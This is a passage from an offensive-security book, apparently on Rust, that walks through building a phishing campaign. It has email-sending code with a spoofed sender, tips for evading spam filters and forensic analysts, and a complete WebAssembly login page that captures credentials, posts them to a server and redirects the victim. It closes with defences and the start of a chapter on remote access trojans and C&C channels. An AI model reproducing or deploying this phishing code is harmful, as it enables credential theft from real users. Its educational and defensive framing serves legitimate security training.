With the advances in Machine Learning (ML) and the emergence of deepfakes, it will be easier and easier for scammers and attackers to spoof an identity over the phone, and we can expect this kind of attack to only increase on impact in the future, such as this attack where a scammer convinced

13.7 WebAssembly

WebAssembly is described by the webassembly.org website as: *WebAssembly (abbreviated Wasm) is a binary instruction format for a stack-based virtual machine. Wasm is designed as a portable compilation target for programming languages, enabling deployment on the web for client and server applications.*

...

Put in an intelligible way, WebAssembly (wasm) is fast and efficient low-level code that can be executed by most of the browsers (as of July 2021, ~93.48 of web users can use WebAssembly). But you won't write wasm ny hand, it's a compilation target. You write a high-level language such as Rust, use a special compiler, and it produces WebAssembly! In theory, it sunsets a future where client web applications won't be written in JavaScript, but in any language you like that can be compiled to WebAssembly.

There is also the wasmer runtime to execute wasm on servers.

13.8 Sending emails in Rust

Sending emails in Rust can be achieved in two ways: either by using an SMTP server or by using a third-party service with an API such as AWS SES or Mailgun.

13.8.1 Building beautiful responsive emails

The first thing to do to create a convincing email is to create a beautiful responsive (that can adapt to any screen size) template.

In theory, emails are composed of simple HTML. But every web developer knows it: It's in practice close to impossible to code email templates manu-




Figure 13.4: WebAssembly

ally. There are dozen, if not more email clients, all interpreting HTML in a different way. They are the definition of tech legacy.

Fortunately, there is the awesome mjml framework. You can use the online editor to create your templates: https://mjml.io/try-it-live.

I guarantee you that this extremely hard to get without mjml!

We will use the following template:


```
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>

        <mj-text font-size="36px" font-family="helvetica" align="center">{{ title }}</mj-text>

        <mj-divider border-color="#4267B2"></mj-divider>

        <mj-text font-size="20px" font-family="helvetica">{{ content }}</mj-text>

      </mj-column>
    </mj-section>
  </mj-body>
</mjml>
```



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Mauris lobortis ac libero vitae fermentum. Nulla condimentum mi sed rhoncus sagittis. Maecenas consectetur porttitor laoreet. In interdum eu risus placerat bibendum. Curabitur nec turpis metus. Curabitur eget efficitur tortor. Proin quis pellentesque lorem. Nulla ac erat nec neque fringilla mollis iaculis ut magna. Donec quis accumsan enim. Aenean nec suscipit urna, aliquet consequat diam. Cras pellentesque pulvinar dui, eu molestie dui accumsan a. Ut a lorem cursus, congue ex placerat, faucibus mi. Sed augue odio, mollis eu mi vel, facilisis tincidunt metus. Vestibulum ac tincidunt diam, id laoreet est.

Cras et feugiat sem, et viverra augue. Aenean faucibus interdum nulla vel posuere. Donec pretium malesuada arcu, sit amet blandit sapien vestibulum sit amet. Nullam malesuada maximus nisi, sit amet gravida dolor ornare ut. Fusce nec viverra arcu. Quisque sit amet nunc mattis, laoreet odio ut, tincidunt augue. Interdum et malesuada fames ac ante ipsum primis in faucibus. Phasellus euismod finibus lorem eu ultrices. Pellentesque felis lectus, pharetra a varius in, iaculis id erat. Nunc commodo magna nisi, non commodo nisi molestie vel. Aenean et rhoncus turpis, vel tincidunt tellus. Nulla lacus augue, scelerisque sit amet augue ut, porta egestas eros. Donec at massa viverra, sagittis ante non, egestas purus.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Mauris lobortis ac libero vitae fermentum. Nulla condimentum mi sed rhoncus sagittis. Maecenas consectetur porttitor laoreet. In interdum eu risus placerat bibendum. Curabitur nec turpis metus. Curabitur eget efficitur tortor. Proin quis pellentesque lorem. Nulla ac erat nec neque fringilla mollis iaculis ut magna. Donec quis accumsan enim. Aenean nec suscipit urna, aliquet consequat diam. Cras pellentesque pulvinar dui, eu molestie dui accumsan a. Ut a lorem cursus, congue ex placerat, faucibus mi. Sed augue odio, mollis eu mi vel, facilisis tincidunt metus. Vestibulum ac tincidunt diam, id laoreet est.

Figure 13.5: Responsive email

You can inspect the generated HTML template on GitHub: ch_09/emails/src/template.rs.

13.8.2 Rendering the template

Now we have a template, we need to fill it with content. We will use the tera crate due to its ease of use.

ch_09/emails/src/template.rs

```rust
use serde::{Deserialize, Serialize};

#[derive(Debug, Clone, Serialize, Deserialize)]
pub struct EmailData {
    pub title: String,
    pub content: String,
}

pub const EMAIL_TEMPLATE: &str = r#"""
<!doctype html>
// ...
"""#;
```

ch_09/emails/src/main.rs

```
    // email data
    let from = "evil@hacker.com".to_string();
    let to = "credule@target.com".to_string();
    let subject = "".to_string();
    let title = subject.clone();
    let content = "".to_string();

    // template things
    let mut templates = tera::Tera::default();
    // don't escape input as it's provided by us
    templates.autoescape_on(Vec::new());
    templates.add_raw_template("email", template::EMAIL_TEMPLATE)?;

    let email_data = tera::Context::from_serialize(template::EmailData { title, content })?;
    let html = templates.render("email", &email_data)?;

    let email = Message::builder()
        .from(from.parse()?)
        .to(to.parse()?)
        .subject(subject)
        .body(html.to_string())?;
```

13.8.3 Sending emails using SMTP

SMTP is the standard protocol for sending emails. Thus, it's the most portable way to send emails as every provider accepts it.

ch_09/emails/src/main.rs

```
    let smtp_credentials =
        Credentials::new("smtp_username".to_string(), "smtp_password".to_string());

    let mailer = AsyncSmtpTransport::<Tokio1Executor>::relay("smtp.email.com")?
        .credentials(smtp_credentials)
        .build();

    smtp::send_email(&mailer, email.clone()).await?;
```

ch_09/emails/src/smtp.rs

```
use lettre::{AsyncSmtpTransport, AsyncTransport, Message, Tokio1Executor};

pub async fn send_email(
    mailer: &AsyncSmtpTransport<Tokio1Executor>,
    email: Message,
) -> Result<(), anyhow::Error> {
    mailer.send(email).await?;

    Ok(())
}
```

13.8.4 Sending emails using SES

Coming soon: use aws_sdk_sesv2

ch_09/emails/src/main.rs

```
    // load credentials from env
    let ses_client = SesClient::new(rusoto_core::Region::UsEast1);
    ses::send_email(&ses_client, email).await?;
```

ch_09/emails/src/ses.rs

```
use lettre::Message;
use rusoto_ses::{RawMessage, SendRawEmailRequest, Ses, SesClient};

pub async fn send_email(ses_client: &SesClient, email: Message) -> Result<(), anyhow::Error> {
    let raw_email = email.formatted();

    let ses_request = SendRawEmailRequest {
        raw_message: RawMessage {
            data: base64::encode(raw_email).into(),
        },
        ..Default::default()
    };

    ses_client.send_raw_email(ses_request).await?;

    Ok(())
}
```

13.8.5 How to improve delivery rates

Improving email deliverability is the topic of entire books and a million to billion dollar industry, so it would be impossible to cover everything here.

That being said, here are a few tips to improve the delivery rates of your campaigns:

Use one domain per campaign: Usign the same domain across multiple offensive campigns is a very, very bad idea. Not only that once a domain is flagged by spam systems, your campaigns will lose their effectiveness, but it will also allow forensic analysts to understand more easily your *modus operandi*.

Don't send emails in bulk: The more your emails are targeted, the less are the chance to be cuaght by spam filters, and, more importantly, to raise suspicion. Also, sending a lot of similar emails at the same moment may triggers spam filters.

IP address reputation: When eveluating if an email is spam or not, algorithms will take in account the reputation of the IP address of the sending server. Basically, each IP address has a reputation, and once an IP is caught sending too much undesirable emails, its reputation drops, and the emails are blocked. A lot of paramters are took in account like, is the IP from a residential neighborhood (often blocked, because infected by botnets individual computers used to be the source of a lot of spam) or a data-center, and so on.

Set up SPF, DKIM and DMARC: SPF (Sender Policy Framework) *is an email authentication method designed to detect forging sender addresses during the delivery of the email.*

DKIM (DomainKeys Identified Mai) *is an email authentication method designed to detect forged sender addresses in email (email spoofing), a technique often used in phishing and email spam.*

DMARC (Domain-based Message Authentication, Reporting, and Conformance) *is an email authentication and reporting protocol. It is designed to give email domain owners the ability to protect their domain from unauthorized use, commonly known as email spoofing.*

Those are all TXT DNS entries to set up. it can be done in ~5 mins, so there is absolutely no reason to not do it.

So why use anti-spam tools for phishing? Because if a domain hasn't those records set up, anti-spam filter will almost universally block the email from this domain.

Spellcheck you content: We all received this email from this Nigerian prince wanting to send us a briefcase full of cash. You don't want to look like that, do you?

13.9 Implementing a phishing page in Rust

Phishing pages are basically simply forms designed to mirror an actual website (a bank login portal, an intranet login page…), harvest the credentials of the victim, and gives as little clue as possible that the victim has just been phished.

13.10 Architecture




Figure 13.6: Architecture of a phishing website

We won't spend time detailing the server now, we will dig this topic in the next chapter.

13.11 Cargo Workspaces

When a project becomes larger and larger or when different people are working on different parts of the project, it may no longer be convenient or possible to use a single crate.

This is when Cargo workspaces come into play. A workspace allows multiples crates to share the same `target` folder and `Cargo.lock` file.

Here, it will allows us to split the different parts of our project in different crates:

```toml
[workspace]
members = [
  "webapp",
  "server",
  "common",
]

default-members = [
  "webapp",
  "server",
]

[profile.release]
lto = true
debug = false
debug-assertions = false
codegen-units = 1
```

Not that profile configuration must be declared in the workspace's `Cargo.toml` file, and no longer in individual's crates `Cargo.toml` files.

13.12 Deserialization in Rust

One of the most basic question when starting a new programming language is: But how to encode/decode a struct to JSON? (or XML, or CBOR...)

In Rust it's simple: by annotating your structures with `serde`

```rust
use serde::{Deserialize, Serialize};

#[derive(Serialize, Deserialize)]
```

```rust
pub struct LoginRequest {
    pub email: String,
    pub password: String,
}
```

Then you can serialize / deserialize JSON with a specialized crate such as `serde_json` :

```rust
// decode
let req_data: LoginRequest = serde_json::from_str("{ ... }")?;

// encode
let json_response = serde_json::to_string(&req_data)?;
```

Most of the time, you don't have to do it yourself as it's taken care by some framework, such as the HTTP client library or the web server.

13.12.1 Procedural macros

Wait, what is `#[derive(Serialize, Deserialize)]` ?

It's known as a procedural macro. *Procedural macros allow you to run code at compile time that operates over Rust syntax, both consuming and producing Rust syntax. You can sort of think of procedural macros as functions from an AST to another AST.*.

In this case, it will automagically implement serde's `Serialize` and `Deserialize` traits.

13.13 A client application with WebAssembly

Whether it be with React, VueJS, Angular or in Rust, modern web applications are composed of 3 kind of pieces: * Components * Pages * Service

Components are reusable pieces and UI elements. An input field, or a button for example.

Pages are assemblies of components. They match **routes** (URLs). For example the `Login` page matches the `/login` route, the `Home` page




Figure 13.7: Architecture of a client web application

matches the `/` route.

And finally **Services** are auxiliary utilities to wrap some low-level features or external services, such as an HTTP client, a Storage service...

13.13.1 Installing the toolchain

`wasm-pack` helps you build rust-generated WebAssembly packages and use it in the browser or with Node.js.

```
$ cargo install -f wasm-pack
```

13.13.2 Models

Note that one great thing about using the same language on the backend than on the frontend is the ability to re-use models:

ch_09/phishing/common/src/api.rs

```
pub mod model {
    use serde::{Deserialize, Serialize};

    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
```

```rust
    pub struct Login {
        pub email: String,
        pub password: String,
    }

    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
    pub struct LoginResponse {
        pub ok: bool,
    }
}

pub mod routes {
    pub const LOGIN: &str = "/api/login";
}
```

Now, if we make a change, there is no need to manually do the same change elsewhere. Adios the desynchronized model problems.

13.13.3 Components

At the begining there are components. Components are reusable pieces of functionnality or design.

To build our components, we use the `yew` , crate which is the most advanced and supported Rust frontend framework.

ch_09/phishing/webapp/src/components/error_alert.rs

```rust
use yew::{html, Component, ComponentLink, Html, Properties, ShouldRender};

pub struct ErrorAlert {
    props: Props,
}

#[derive(Properties, Clone)]
pub struct Props {
    #[prop_or_default]
    pub error: Option<crate::Error>,
}
```

```rust
impl Component for ErrorAlert {
    type Message = ();
    type Properties = Props;
    fn create(props: Self::Properties, _: ComponentLink<Self>) -> Self {
        ErrorAlert { props }
    }

    fn update(&mut self, _: Self::Message) -> ShouldRender {
        true
    }

    fn change(&mut self, props: Self::Properties) -> ShouldRender {
        self.props = props;
        true
    }

    fn view(&self) -> Html {
        if let Some(error) = &self.props.error {
            html! {
                <div class="alert alert-danger" role="alert">
                    {error}
                </div>
            }
        } else {
            html! {}
        }
    }
}
```

Pretty similar to (old-school) React, isn't it?

ch_09/phishing/webapp/src/components/login_form.rs

```
pub struct LoginForm {
    link: ComponentLink<Self>,
    error: Option<Error>,
    email: String,
    password: String,
    http_client: HttpClient,
    api_response_callback: Callback<Result<model::LoginResponse, Error>>,
    api_task: Option<FetchTask>,
}

pub enum Msg {
    Submit,
    ApiResponse(Result<model::LoginResponse, Error>),
    UpdateEmail(String),
    UpdatePassword(String),
}
```

```
impl Component for LoginForm {
    type Message = Msg;
    type Properties = ();

    fn create(_: Self::Properties, link: ComponentLink<Self>) -> Self {
        Self {
            error: None,
            email: String::new(),
            password: String::new(),
            http_client: HttpClient::new(),
            api_response_callback: link.callback(Msg::ApiResponse),
            link,
            api_task: None,
        }
    }
```

```
    fn update(&mut self, msg: Self::Message) -> ShouldRender {
        match msg {
            Msg::Submit => {
                self.error = None;
                // let credentials = format!("email: {}, password: {}", &self.email, &self.passw
                // console::log_1(&credentials.into());
                let credentials = model::Login {
                    email: self.email.clone(),
                    password: self.password.clone(),
                };
                self.api_task = Some(self.http_client.post::<model::Login, model::LoginResponse>
                    api::routes::LOGIN.to_string(),
                    credentials,
                    self.api_response_callback.clone(),
                ));
            }
            Msg::ApiResponse(Ok(_)) => {
                console::log_1(&"success".into());
                self.api_task = None;
                let window: Window = web_sys::window().expect("window not available");
                let location = window.location();
                let _ = location.set_href("https://academy.kerkour.com/black-hat-rust");
            }
            Msg::ApiResponse(Err(err)) => {
                self.error = Some(err);
                self.api_task = None;
            }
            Msg::UpdateEmail(email) => {
                self.email = email;
            }
            Msg::UpdatePassword(password) => {
                self.password = password;
            }
        }
        true
    }
```

```
    fn change(&mut self, _props: Self::Properties) -> ShouldRender {
        false
    }
```

```
    fn view(&self) -> Html {
        let onsubmit = self.link.callback(|ev: FocusEvent| {
            ev.prevent_default(); /* Prevent event propagation */
            Msg::Submit
        });
        let oninput_email = self
            .link
            .callback(|ev: InputData| Msg::UpdateEmail(ev.value));
        let oninput_password = self
            .link
            .callback(|ev: InputData| Msg::UpdatePassword(ev.value));

        html! {
            <div>
                <components::ErrorAlert error=&self.error />
                <form onsubmit=onsubmit>
                    <div class="mb-3">
                        <input
                            class="form-control form-control-lg"
                            type="email"
                            placeholder="Email"
                            value=self.email.clone()
                            oninput=oninput_email
                            id="email-input"
                        />
                    </div>
                    <div class="mb-3">
                        <input
                            class="form-control form-control-lg"
                            type="password"
                            placeholder="Password"
                            value=self.password.clone()
                            oninput=oninput_password
                        />
                    </div>
                    <button
                        class="btn btn-lg btn-primary pull-xs-right"
                        type="submit"
                        disabled=false>
                        { "Sign in" }
                    </button>
                </form>
            </div>
        }
    }
}
```

13.13.4 Pages

Pages are assemblages of components, and are component themselves in yew.

ch_09/phishing/webapp/src/pages/login.rs

```
pub struct Login {}

impl Component for Login {
    type Message = ();
    type Properties = ();
    fn create(_: Self::Properties, _: ComponentLink<Self>) -> Self {
        Login {}
    }

    fn update(&mut self, _: Self::Message) -> ShouldRender {
        true
    }

    fn change(&mut self, _props: Self::Properties) -> ShouldRender {
        false
    }

    fn view(&self) -> Html {
        html! {
            <div>
                <div class="container text-center mt-5">
                    <div class="row justify-content-md-center mb-5">
```

```
                        <div class="col col-md-8">
                            <h1>{ "My Awesome intranet" }</h1>
                        </div>
                    </div>
                    <div class="row justify-content-md-center">
                        <div class="col col-md-8">
                            <LoginForm />
                        </div>
                    </div>
                </div>
            </div>
        }
    }
}
```

13.13.5 Routing

Then we decalre all the possible routes of our application. Here, as we want that all the URLs redirect to our login form, we can use `*`

ch_09/phishing/webapp/src/lib.rs

```
#[derive(Switch, Debug, Clone)]
pub enum Route {
    #[to = "*"]
    Login,
}
```

13.13.6 Services

13.13.6.1 Making HTTP requests

Making HTTP requests is a little bit harder, as we need a callback and to deserialize the responses.

ch_09/phishing/webapp/src/services/http_client.rs

```
#[derive(Default, Debug)]
pub struct HttpClient {}

impl HttpClient {
    pub fn new() -> Self {
        Self {}
    }
    pub fn post<B, T>(
        &mut self,
        url: String,
        body: B,
        callback: Callback<Result<T, Error>>,
    ) -> FetchTask
    where
        for<'de> T: Deserialize<'de> + 'static + std::fmt::Debug,
        B: Serialize,
    {
        let handler = move |response: Response<Text>| {
            if let (meta, Ok(data)) = response.into_parts() {
                if meta.status.is_success() {
                    let data: Result<T, _> = serde_json::from_str(&data);
                    if let Ok(data) = data {
                        callback.emit(Ok(data))
                    } else {
                        callback.emit(Err(Error::DeserializeError))
                    }
                } else {
                    match meta.status.as_u16() {
                        401 => callback.emit(Err(Error::Unauthorized)),
                        403 => callback.emit(Err(Error::Forbidden)),
                        404 => callback.emit(Err(Error::NotFound)),
                        500 => callback.emit(Err(Error::InternalServerError)),
                        _ => callback.emit(Err(Error::RequestError)),
                    }
                }
            } else {
                callback.emit(Err(Error::RequestError))
            }
        };

        let body: Text = Json(&body).into();
        let builder = Request::builder()
            .method("POST")
            .uri(url.as_str())
            .header("Content-Type", "application/json");
        let request = builder.body(body).unwrap();

        FetchService::fetch(request, handler.into()).unwrap()
    }
}
```

That being said, it has the advantage as being extremely robust as all possible errors are handled. No more uncatched runtime errors that you will never know about.

13.13.7 App

ch_09/phishing/webapp/src/lib.rs

```rust
pub struct App {}

impl Component for App {
    type Message = ();
    type Properties = ();

    fn create(_: Self::Properties, _link: ComponentLink<Self>) -> Self {
        Self {}
    }

    fn update(&mut self, _msg: Self::Message) -> ShouldRender {
        true
    }

    fn change(&mut self, _: Self::Properties) -> ShouldRender {
        false
    }

    fn view(&self) -> Html {
        let render = Router::render(|switch: Route| match switch {
            Route::Login => html! {<pages::Login/>},
        });

        html! {
            <Router<Route, ()> render=render/>
        }
    }
}
```

And finally, there is the entrypoint to launch the webapp:

```rust
#[wasm_bindgen(start)]
pub fn run_app() {
    yew::App::<pages::Login>::new().mount_to_body();
}
```

13.14 How to defend

13.14.1 Password managers

In addition to save differents passwords for different sites, which is a prerequisite of online security, they fils credentials only on legitimate domains.

If you click on a phishing link, and are redirect to a perfect looking, but malicious, login form, the password maanger will detect that you are not on the legitimate website of the service and thus not fill the form and leak your credential to attackers.

With t2o-factor authentication, they are the most effective defense against phishing.

13.14.2 Two-factor authentication

Because there are a lot of ways credentials can leak: either by phishing, a malware, a breach of some database, a rogue enployee… They are not enough.

Two-factor authentication is an extra layer of security which helps to secure online accounts by making sure that people trying to gain access to an online account are who they say they are

There are a few methods do achieve it: * Hardware token * unique code by SMS * unique code by email * software token * push notification

Beware that 2FA by SMS is not that secure, because sms being a very old protocol, the messages can “easily” be intercepted. This method is also vulnerable to SIM swapping. That being said, it’s still a thousand time better to have SMS 2FA than nothing!

13.14.3 DMARC, SPF and DKIM

Coming soon

13.14.4 Training

Training, training and training. We are all fallible humans and may, one day where we are tired, or thinking about something else, fall in a phishing trap. For me the only two kinds of phishing training that are effective are:

The quizzes where you have to guess if a web page is a phishing attempt, or a legitimate page. They are really useful to raise awarness about what scams and attacks look like: * https://phishingquiz.withgoogle.com * https://www.opendns.com/phishing-quiz * https://www.sonicwall.com/phishing-iq-test * https://www.ftc.gov/tips-advice/business-center/small-businesses/cybersecurity/quiz/phishing

And real phishing campaigns by your security team against your own employees, with a debrief afterward of course, for everybody, not just the people who fall in the trap. The problem with those campaigns is that they have to be frequent, and may irritate your employees.

13.14.5 Buy adjacent domain names

If you are a big company, buy the domain names close to yours (that you can generate with the tools we built earlier). This will make the job of scammers and attackers harder.

13.14.6 Shred (or burn) all old documents

To avoid someone finding important things in your trashes.

13.15 Summary

- Humans is often the weakest link
- Ethos, Pathos and Logos
- Awarness, Interest, Desire, Action (AIDA)

Chapter 14

A modern RAT

The following chapters are really code-heavy. I recommend reading them on a computer or tablet, with a web browser aside, in order to explore the code on GitHub: https://github.com/skerkour/black-hat-rust/tree/main/ch_10.

A R.A.T. (for Remote Access Tool, also often called a R.C.S., for Remote Control System, a backdoor, or a trojan) refers to software that allows an operator to remotely control one or more systems, whether it be a computer, a smartphone, a server or an internet-connected printer.

RATs are not always used to offensive security, for example, you may know *TeamViewer*, which is often used for remote support and assistance (and by low-tech scammers).

In the context of offensive security, a RAT should be as stealthy as possible to avoid detection and is often remotely installed using exploits (as we have seen previously) or malicious documents. The installation is often a 2 stage process. First, an extremely small program, called a dropper, stager, or downloader, is executed by the exploit or the malicious document, and this small program will then download the RAT itself and execute it. It provides more reliability during the installation process and allows, for example, the RAT to be run entirely from memory, which reduces the traces left of the targeted systems.



Exploitation
Deliver downloader (exploit or phishing)
The victim downloads the downloader (exploit or phishing)
Download
Download actual malware
Optional decryption
Execute downloaded malware
Infection
Installation
Data exfiltration

Figure 14.1: How a downloader works

14.1 Architecture of a RAT

A RAT is composed of 3 pieces: * An agent * A C&C * And a client

14.1.1 The Agent

The agent is the payload. It's the software that will be executed on the targeted systems.

Advanced attack platforms are composed of a simple agent with the base functionalities and different modules that are downloaded encrypted, executed dynamically from memory only which allows the operator not to deploy their whole arsenal to each target and thus reduce the risks of being caught and / or to reveal their capacities.

14.1.2 C&C (a.k.a. C2 or server)

The C&C (for Command and Control, also abbreviated C2)

It is operated on infrastructure under the control of the attackers, either compromised earlier, or set up for the occasion.

A famous (at least by the number of GitHub stars) existing C&C is Merlin.




Figure 14.2: Architecture of a RAT

14.1.3 The client

Last but not least, the client is the RAT operator's interface to the server. It allows the operator(s) to send instructions to the server which will forward them to the agents, and

It can be anything from a command-line application to a web application or a mobile application. It just needs to be able to communicate with the server.

14.1.4 C&C channels & methods

Because using a simple server as C&C does not provide enough guarantees regarding availability in case of the server is attacked which may not only reveal details about the operation, but also terminate it. Using creative C&C channels also lets operators avoid some detection mechanisms. In an enterprise network, a request to `this-is-not-an-attack.com` may appear suspicious, while a request (hidden among many others) to `youtube.com` will surely less draw the attention.

14.1.4.1 Telegram

One example of a bot using telegram as C&C channel is ToxicEye.

But why is telegram so prominent among attackers? First because of the fog surrounding the company, and secondly because it's certainly the social network which is the easiest to automate, as bots are first-class citizen on the platofrm.

14.1.4.2 Social networks

Other social networks such as Twitter (PDF), Instagram, Youtube and more are used by creative attackers as "serverless" C&C.

On the other hand, your web server making requests to `instagram.com` is highly suspicious.

14.1.4.3 DNS

The advantage of using DNS is that the protocol is that it's certainly the protocol with the least chances of being blocked.

14.1.4.4 Peer-to-Peer

Peer-to-Peer (P2P) communication refers to an architecture pattern where no server is required, and agents (nodes) communicate directly.

In theory, the client could connect to any agent (called a node of the network), send commands and the node will spread them to the other nodes. But in proactice, due to network constraints such as NAT, some nodes of the network are temporarily elected as super-nodes and all the other agents connect to them. Operators then just have to send instructions to super-nodes and they will forward them to the good agents.

Due to the role super-node are playing and the fact that they can be controlled by adversaries, end-to-end encryption (as we will see in the next chapter) is mandatory in such a topology.

Some P2P RAT are ZeroAccess and some variants of Zeus.




Figure 14.3: P2P architecture

14.1.4.5 Domain generation algorithms

Domain generation algorithms (DGA) are not a distinct communication channel, but rather a technique to improve reliability of the server against attacks.

14.1.4.6 External Drives

Some RATs and malware use external drives such as USB keys to exfiltrate data in order to target air-gapped systems (without internet access).

One example of such advanced software is the NewCore RAT.

14.2 Existing RAT

Before designing our own RAT, let's start with a quick review of the existing ones.

14.2.1 Dark comet

DarkComet is the first RAT I ever encountered, around 2013. Developed by Jean-Pierre Lesueur (known as DarkCoderSc), a programmer from France,

